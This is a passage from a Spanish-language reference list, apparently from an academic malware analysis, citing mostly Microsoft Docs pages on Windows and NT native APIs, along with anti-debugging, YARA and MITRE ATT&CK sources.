- [56] Microsoft Docs. “GetComputerNameW.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-getcomputernamew>.
- [57] Microsoft Docs. “CopyFileA.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-copyfilea>.
- [58] Microsoft Docs. “GetFileAttributesA.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getfileattributesa>.
- [59] Microsoft Docs. “GetWindowsDirectoryW.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/sysinfoapi/nf-sysinfoapi-getwindowsdirectoryw>.
- [60] Microsoft Docs. “GetFileAttributesW.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getfileattributesw>.
- [61] Microsoft Docs. “GetTempPathW.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-gettemppathw>.
- [62] Microsoft Docs. “.CreateDirectoryW.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-createdirectoryw>.
- [63] Microsoft Docs. “SetCurrentDirectoryW.” Consultado el 25 de abril de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-setcurrentdirectory>.

- [64] Microsoft Docs. “SetFileAttributesW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-setfileattributesw>.
- [65] Microsoft Docs. “GetFullPathNameA.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getfullpathnamea>.
- [66] Microsoft Docs. “WaitForSingleObject.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject>.
- [67] Microsoft Docs. “TerminateProcess.” Consultado el 25 de abril de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-terminateprocess>.
- [68] Microsoft Docs. “SetCurrentDirectoryA.” Consultado el 25 de abril de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-setcurrentdirectory>.
- [69] Microsoft Docs. “RegSetValueExA.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winreg/nf-winreg-regsetvalueexa>.
- [70] D. Project. “Unzip.h.” Consultado el 25 de abril de 2025. (jul. de 2025), dirección: <https://sources.debian.org/src/psi-plus/0.16.330-1/src/libpsi/tools/zip/minizip/unzip.h>.
- [71] G. C. Kessler. “File signatures table.” Consultado el 25 de abril de 2025. (abr. de 2025), dirección: [https://www.garykessler.net/library/file\\_sigs.html](https://www.garykessler.net/library/file_sigs.html).
- [72] Microsoft Docs. “Comando attrib.” Consultado el 25 de abril de 2025. (mayo de 2025), dirección: <https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/attrib>.
- [73] Microsoft Docs. “Comando icacls.” Consultado el 25 de abril de 2025. (jun. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/icacls>.
- [74] B. Design. “Legacy address - p2pkh.” Consultado el 25 de abril de 2025. (dic. de 2023), dirección: <https://bitcoin.design/guide/glossary/address/#legacy-address---p2pkh>.
- [75] Microsoft Docs. “Convención de llamadas.” Consultado el 25 de abril de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/cpp/thiscall?view=msvc-170>.
- [76] Microsoft Docs. “Qué es una biblioteca de vínculos dinámicos (DLL)?” Consultado el 25 de abril de 2025. (ene. de 2025), dirección: <https://learn.microsoft.com/es-es/troubleshoot/windows-client/setup-upgrade-and-drivers/dynamic-link-library>.
- [77] Microsoft Docs. “CreateFileW.” Consultado el 25 de abril de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-createfilew>.
- [78] Microsoft Docs. “ReadFile.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-readfile>.
- [79] Microsoft Docs. “MoveFileW.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-movefilew>.
- [80] Microsoft Docs. “MoveFileExW.” Consultado el 25 de abril de 2025. (jun. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-movefileexw>.
- [81] Microsoft Docs. “DeleteFileW.” Consultado el 25 de abril de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-deletefilew>.
- [82] Microsoft Docs. “CloseHandle.” Consultado el 25 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/handleapi/nf-handleapi-closehandle>.

- [83] Microsoft Docs. “CryptAcquireContextA.” Consultado el 25 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta>.
- [84] Microsoft Docs. “CryptImportKey.” Consultado el 25 de abril de 2025. (jul. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wincrypt/nf-wincrypt-cryptimportkey>.
- [85] Microsoft Docs. “CryptDestroyKey.” Consultado el 25 de abril de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wincrypt/nf-wincrypt-cryptdestroykey>.
- [86] Microsoft Docs. “CryptEncrypt.” Consultado el 25 de abril de 2025. (jul. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wincrypt/nf-wincrypt-cryptencrypt>.
- [87] Microsoft Docs. “CryptDecrypt.” Consultado el 25 de abril de 2025. (jul. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wincrypt/nf-wincrypt-cryptdecrypt>.
- [88] Microsoft Docs. “CryptGenKey.” Consultado el 25 de abril de 2025. (jul. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wincrypt/nf-wincrypt-cryptgenkey>.
- [89] N. I. of Standards y Technology. “Announcing the advanced encryption standard (aes).” Consultado el 26 de abril de 2025. (nov. de 2001), dirección: <https://web.archive.org/web/20150407153905/http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf>.
- [90] P. Developers. “Pycryptodome: Cryptographic library for python.” Consultado el 25 de abril de 2025. (nov. de 2025), dirección: <https://pypi.org/project/pycryptodome/>.
- [91] Microsoft Docs. “Claves de registro Run y RunOnce.” Consultado el 10 de junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/setupapi/run-and-runonce-registry-keys>.
- [92] Microsoft Docs. “Servicio de instantáneas de volumen (VSS).” Consultado el 10 de junio de 2025. (abr. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-server/storage/file-server/volume-shadow-copy-service>.
- [93] Microsoft Docs. “wbadmin.” Consultado el 10 de junio de 2025. (mayo de 2025), dirección: <https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/wbadmin>.
- [94] Microsoft Docs. “ShellExecuteExA.” Consultado el 10 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shellapi/nf-shellapi-shelleexecuteexa>.
- [95] Michael. “Yaraplayground - online yara rule testing tool.” Consultado el 10 de junio de 2025. (2025), dirección: <https://www.yaraplayground.com/>.
- [96] MITRE Corporation. “Mitre att&cck framework.” Consultado el 10 de junio de 2025. (2025), dirección: <https://attack.mitre.org/>.
- [97] Microsoft Docs. “RtlCreateHeap.” Consultado el 10 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-rtlcreateheap>.
- [98] ReactOS. “Rtltypes.h.” Consultado el 10 de junio de 2025. (jul. de 2025), dirección: [https://doxygen.reactos.org/d5/df7/ndk\\_2rtltypes\\_8h\\_source.html](https://doxygen.reactos.org/d5/df7/ndk_2rtltypes_8h_source.html).
- [99] Vergilius Project. “Structure \_heap - windows 10 (22h2).” Consultado el 10 de junio de 2025. (2025), dirección: [https://www.vergiliusproject.com/kernels/x86/windows-10/22h2/\\_HEAP](https://www.vergiliusproject.com/kernels/x86/windows-10/22h2/_HEAP).

- [100] Check Point Research. “Heap flags - manual checks.” Consultado el 10 de junio de 2025. (2022), dirección: <https://anti-debug.checkpoint.com/techniques/debug-flags.html#manual-checks-heap-flags>.
- [101] Microsoft Docs. “Habilitación de la comprobación de parámetros del montón.” Consultado el 10 de junio de 2025. (ago. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/debugger/enable-heap-parameter-checking>.
- [102] Microsoft Docs. “RtlAllocateHeap.” Consultado el 10 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-rtlallocateheap>.
- [103] G. Chappell. “Ntdll.” Consultado el 10 de junio de 2025. (mayo de 2023), dirección: <https://www.geoffchappell.com/studies/windows/win32/ntdll/index.htm?tx=21,24>.
- [104] Microsoft Docs. “RtlDestroyHeap.” Consultado el 10 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-rtldestroyheap>.
- [105] T. Nowak. “Rtlreallocateheap.” Consultado el 10 de junio de 2025. (dic. de 2000), dirección: <http://undocumented.ntinternals.net/index.html?page=UserMode/Undocumented%20Functions/Memory%20Management/Heap%20Memory/RtlReAllocateHeap.html>.
- [106] Microsoft Docs. “RtlFreeHeap.” Consultado el 10 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-rtlfreeheap>.
- [107] Microsoft Docs. “memcpy, wmemcpy.” Consultado el 10 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/memcpy-wmemcpy?view=msvc-170>.
- [108] Microsoft Docs. “memmove, wmemmove.” Consultado el 10 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/memmove-wmemmove?view=msvc-170>.
- [109] Microsoft Docs. “strlen, wcslen, mbslen.” Consultado el 10 de junio de 2025. (ago. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strlen-wcslen-mbslen-l-mbstrlen-mbstrlen-l?view=msvc-170>.
- [110] Microsoft Docs. “strcpy, wcscpy, mbscopy.” Consultado el 10 de junio de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strcpy-wcscpy-mbscopy?view=msvc-170>.
- [111] Microsoft Docs. “strstr, wcsstr, mbsstr.” Consultado el 10 de junio de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strstr-wcsstr-mbsstr-mbsstr-l?view=msvc-170>.
- [112] Microsoft Docs. “wcslen.” Consultado el 10 de junio de 2025. (ago. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strlen-wcslen-mbslen-l-mbstrlen-mbstrlen-l?view=msvc-170>.
- [113] Microsoft Docs. “strcat, wcscat, mbscopy.” Consultado el 10 de junio de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strcat-wcscat-mbscopy?view=msvc-170>.
- [114] Microsoft Docs. “strcpy, wcscpy, mbscopy.” Consultado el 10 de junio de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strcpy-wcscpy-mbscopy?view=msvc-170>.

- [115] Microsoft Docs. “`strstr`, `wcsstr`, `mbsstr`.” Consultado el 10 de junio de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strstr-wcsstr-mbsstr-l?view=msvc-170>.
- [116] Microsoft Docs. “`strchr`, `wcschr`, `mbschr`.” Consultado el 10 de junio de 2025. (ago. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strchr-wcschr-mbschr-l?view=msvc-170>.
- [117] Microsoft Docs. “`strrchr`, `wcsrchr`, `mbsrchr`.” Consultado el 10 de junio de 2025. (abr. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strrchr-wcsrchr-mbsrchr-l?view=msvc-170>.
- [118] Microsoft Docs. “`strcmp`, `wcsicmp`, `mbsicmp`.” Consultado el 10 de junio de 2025. (abr. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strcmp-wcsicmp-mbsicmp-strcmp-l-wcsicmp-l-mbsicmp-l?view=msvc-170>.
- [119] Microsoft Docs. “`strlwr`, `wcslwr`, `mbslwr`.” Consultado el 10 de junio de 2025. (oct. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strlwr-wcslwr-mbslwr-strlwr-l-wcslwr-l-mbslwr-l?view=msvc-170>.
- [120] Microsoft Docs. “`strupr`, `wcsupr`, `mbsupr`.” Consultado el 10 de junio de 2025. (ago. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strupr-strupr-l-mbsupr-mbsupr-l-wcsupr-l-wcsupr?view=msvc-170>.
- [121] Microsoft Docs. “`strupr`, `wcsupr`, `mbsupr`.” Consultado el 10 de junio de 2025. (ago. de 2024), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/strupr-strupr-l-mbsupr-mbsupr-l-wcsupr-l-wcsupr?view=msvc-170>.
- [122] Microsoft Docs. “`sprintf`, `swprintf`.” Consultado el 10 de junio de 2025. (jul. de 2025), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/sprintf-sprintf-l-swprintf-swprintf-l-swprintf-l?view=msvc-170>.
- [123] Microsoft Docs. “`_ui64toa`.” Consultado el 10 de junio de 2025. (abr. de 2023), dirección: <https://learn.microsoft.com/es-es/cpp/c-runtime-library/reference/itoa-itow?view=msvc-170>.
- [124] Microsoft Docs. “`_alldiv`.” Consultado el 10 de junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/devnotes/-win32-alldiv>.
- [125] Microsoft Docs. “`NtOpenProcess`.” Consultado el 10 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntddk/nf-ntddk-ntopenprocess>.
- [126] Microsoft Docs. “`ZwDuplicateToken`.” Consultado el 10 de junio de 2025. (dic. de 2024), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-zwduplicatetoken>.
- [127] Microsoft Docs. “`ZwDuplicateObject`.” Consultado el 10 de junio de 2025. (dic. de 2024), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-zwduplicateobject>.
- [128] docs.rs. “`Zwsetthreadexecutionstate`.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwSetThreadExecutionState.html>.
- [129] T. Nowak. “`Ntsetinformationprocess`.” Consultado el 10 de junio de 2025. (nov. de 2000), dirección: <http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FNT%20Objects%2FProcess%2FNtSetInformationProcess.html>.

- [130] Microsoft Docs. “NtQuerySystemInformation.” Consultado el 10 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winternl/nf-winternl-ntquerysysteminformation>.
- [131] Microsoft Docs. “ZwQueryInformationProcess.” Consultado el 10 de junio de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/procthread/zwqueryinformationprocess>.
- [132] Microsoft Docs. “NtQueryInformationToken.” Consultado el 10 de junio de 2025. (dic. de 2024), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntqueryinformationtoken>.
- [133] Microsoft Docs. “NtSetInformationToken.” Consultado el 10 de junio de 2025. (2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntsetinformationtoken>.
- [134] Microsoft Docs. “ZwSetInformationThread.” Consultado el 10 de junio de 2025. (dic. de 2024), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntddk/nf-ntddk-zwsetinformationthread>.
- [135] Microsoft Docs. “NtSetSecurityObject.” Consultado el 10 de junio de 2025. (dic. de 2024), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntsetsecurityobject>.
- [136] Microsoft Docs. “NtOpenProcessToken.” Consultado el 10 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntopenprocesstoken>.
- [137] docs.rs. “ZwShutdownSystem.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwShutdownSystem.html>.
- [138] m417z. “Rtladjustprivilege.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/rtladjustprivilege>.
- [139] m417z. “Rtlinitializecriticalsection.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/rtlinitializecriticalsection>.
- [140] m417z. “Rtlentercriticalsection.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/rtlentercriticalsection>.
- [141] m417z. “Rtlleavecriticalsection.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/rtlleavecriticalsection>.
- [142] m417z. “Rtldeletecriticalsection.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/rtldeletecriticalsection>.
- [143] Microsoft Docs. “RtlInitUnicodeString.” Consultado el 10 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/wdm/nf-wdm-rtlinitunicodestring>.
- [144] m417z. “Rtlsetheapinformation.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/rtlsetheapinformation>.
- [145] m417z. “Ldrenumerateloadedmodules.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/ldrenumerateloadedmodules>.
- [146] m417z. “Ntterminateprocess.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/ntterminateprocess>.
- [147] docs.rs. “Zwterminatethread.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwTerminateThread.html>.

- [148] docs.rs. “Zwclose.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwClose.html>.
- [149] docs.rs. “Zwprivilegecheck.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwPrivilegeCheck.html>.
- [150] docs.rs. “Zwwritevirtualmemory.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwWriteVirtualMemory.html>.
- [151] docs.rs. “Zwreadvirtualmemory.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwReadVirtualMemory.html>.
- [152] docs.rs. “Zwprotectvirtualmemory.” Consultado el 10 de junio de 2025. (2025), dirección: <https://docs.rs/ntapi/latest/aarch64-pc-windows-msvc/ntapi/ntzwapi/fn.ZwProtectVirtualMemory.html>.
- [153] Microsoft Docs. “NtAllocateVirtualMemory.” Consultado el 10 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntallocatevirtualmemory>.
- [154] Microsoft Docs. “NtFreeVirtualMemory.” Consultado el 10 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/nf-ntifs-ntfreevirtualmemory>.
- [155] m417z. “Rtlwow64enablefsredirectionex.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/rtlwow64enablefsredirectionex>.
- [156] m417z. “Ntqueryinstalluilanguage.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/ntqueryinstalluilanguage>.
- [157] m417z. “Ntquerydefaultuilanguage.” Consultado el 10 de junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/ntquerydefaultuilanguage>.
- [158] Microsoft Docs. “RtlTimeToTimeFields.” Consultado el 11 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/wdm/nf-wdm-rtltimetotimefields>.
- [159] G. Chappell. “Kernel32.dll.” Consultado el 11 de junio de 2025. (mayo de 2023), dirección: <https://www.geoffchappell.com/studies/windows/win32/kernel32/api/index.htm>.
- [160] Microsoft Docs. “FindFirstFileExW.” Consultado el 11 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-findfirstfileexw>.
- [161] Microsoft Docs. “FindNextFileW.” Consultado el 11 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-findnextfilew>.
- [162] Microsoft Docs. “FindClose.” Consultado el 11 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-finclose>.
- [163] Microsoft Docs. “CopyFileW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-copyfilew>.
- [164] Microsoft Docs. “CreateThread.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>.
- [165] Microsoft Docs. “CreateRemoteThread.” Consultado el 11 de junio de 2025. (jul. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>.

- [166] Microsoft Docs. “ResumeThread.” Consultado el 11 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread>.
- [167] Microsoft Docs. “FlushFileBuffers.” Consultado el 11 de junio de 2025. (jun. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-flushfilebuffers>.
- [168] Microsoft Docs. “WinExec.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-winexec>.
- [169] Microsoft Docs. “Sleep.” Consultado el 11 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/synchapi/nf-synchapi-sleep>.
- [170] Microsoft Docs. “GetOverlappedResult.” Consultado el 11 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ioapiset/nf-ioapiset-getoverlappedresult>.
- [171] Microsoft Docs. “SetFilePointerEx.” Consultado el 11 de junio de 2025. (ene. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-setfilepointerex>.
- [172] Microsoft Docs. “WaitForMultipleObjects.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/synchapi/nf-synchapi-waitformultipleobjects>.
- [173] Microsoft Docs. “CreateIoCompletionPort.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ioapiset/nf-ioapiset-createiocompletionport>.
- [174] Microsoft Docs. “GetQueuedCompletionStatus.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ioapiset/nf-ioapiset-getqueuedcompletionstatus>.
- [175] Microsoft Docs. “PostQueuedCompletionStatus.” Consultado el 11 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ioapiset/nf-ioapiset-postqueuedcompletionstatus>.
- [176] Microsoft Docs. “InterlockedIncrement.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winnt/nf-winnt-interlockedincrement>.
- [177] Microsoft Docs. “GetExitCodeThread.” Consultado el 11 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-getexitcodethread>.
- [178] Microsoft Docs. “GetLogicalDriveStringsW.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getlogicaldrivestringsw>.
- [179] Microsoft Docs. “GetDriveTypeW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getdrivetypew>.
- [180] Microsoft Docs. “GetDiskFreeSpaceExW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getdiskfreespaceexw>.
- [181] Microsoft Docs. “RemoveDirectoryW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-removedirectoryw>.
- [182] Microsoft Docs. “OpenMutexW.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/synchapi/nf-synchapi-openmutexw>.

- [183] Microsoft Docs. “CreateMutexW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/synchapi/nf-synchapi-createmutexw>.
- [184] Microsoft Docs. “ReleaseMutex.” Consultado el 11 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/synchapi/nf-synchapi-releasemutex>.
- [185] docs.rs. “GetCurrentDirectoryW.” Consultado el 11 de junio de 2025. (2025), dirección: <https://docs.rs/winapi/latest/i686-pc-windows-msvc/winapi/um/processenv/fn.GetCurrentDirectoryW.html>.
- [186] Microsoft Docs. “GetTickCount.” Consultado el 11 de junio de 2025. (jul. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/sysinfoapi/nf-sysinfoapi-getTickCount>.
- [187] Microsoft Docs. “SetVolumeMountPointW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-setvolumemountpointw>.
- [188] Microsoft Docs. “SetThreadPriority.” Consultado el 11 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-setthreadpriority>.
- [189] Microsoft Docs. “GetVolumePathNameW.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getvolumepathnamew>.
- [190] Microsoft Docs. “FindFirstVolumeW.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-findfirstvolumew>.
- [191] Microsoft Docs. “FindNextVolumeW.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-findnextvolumew>.
- [192] Microsoft Docs. “FindVolumeClose.” Consultado el 11 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-findvolumeclose>.
- [193] Microsoft Docs. “DeviceIoControl.” Consultado el 11 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol>.
- [194] Microsoft Docs. “GetVolumePathNamesForVolumeNameW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getvolumepathnameforvolumenamew>.
- [195] Microsoft Docs. “GetVolumeNameForVolumeMountPointW.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getvolumenameforvolumemountpointw>.
- [196] Microsoft Docs. “GetSystemTime.” Consultado el 11 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/sysinfoapi/nf-sysinfoapi-getsystemtime>.
- [197] Microsoft Docs. “GetSystemTimeAsFileTime.” Consultado el 11 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/sysinfoapi/nf-sysinfoapi-getsystemtimeasfiletime>.
- [198] Microsoft Docs. “FileTimeToLocalFileTime.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-fletimetolocalfiletime>.
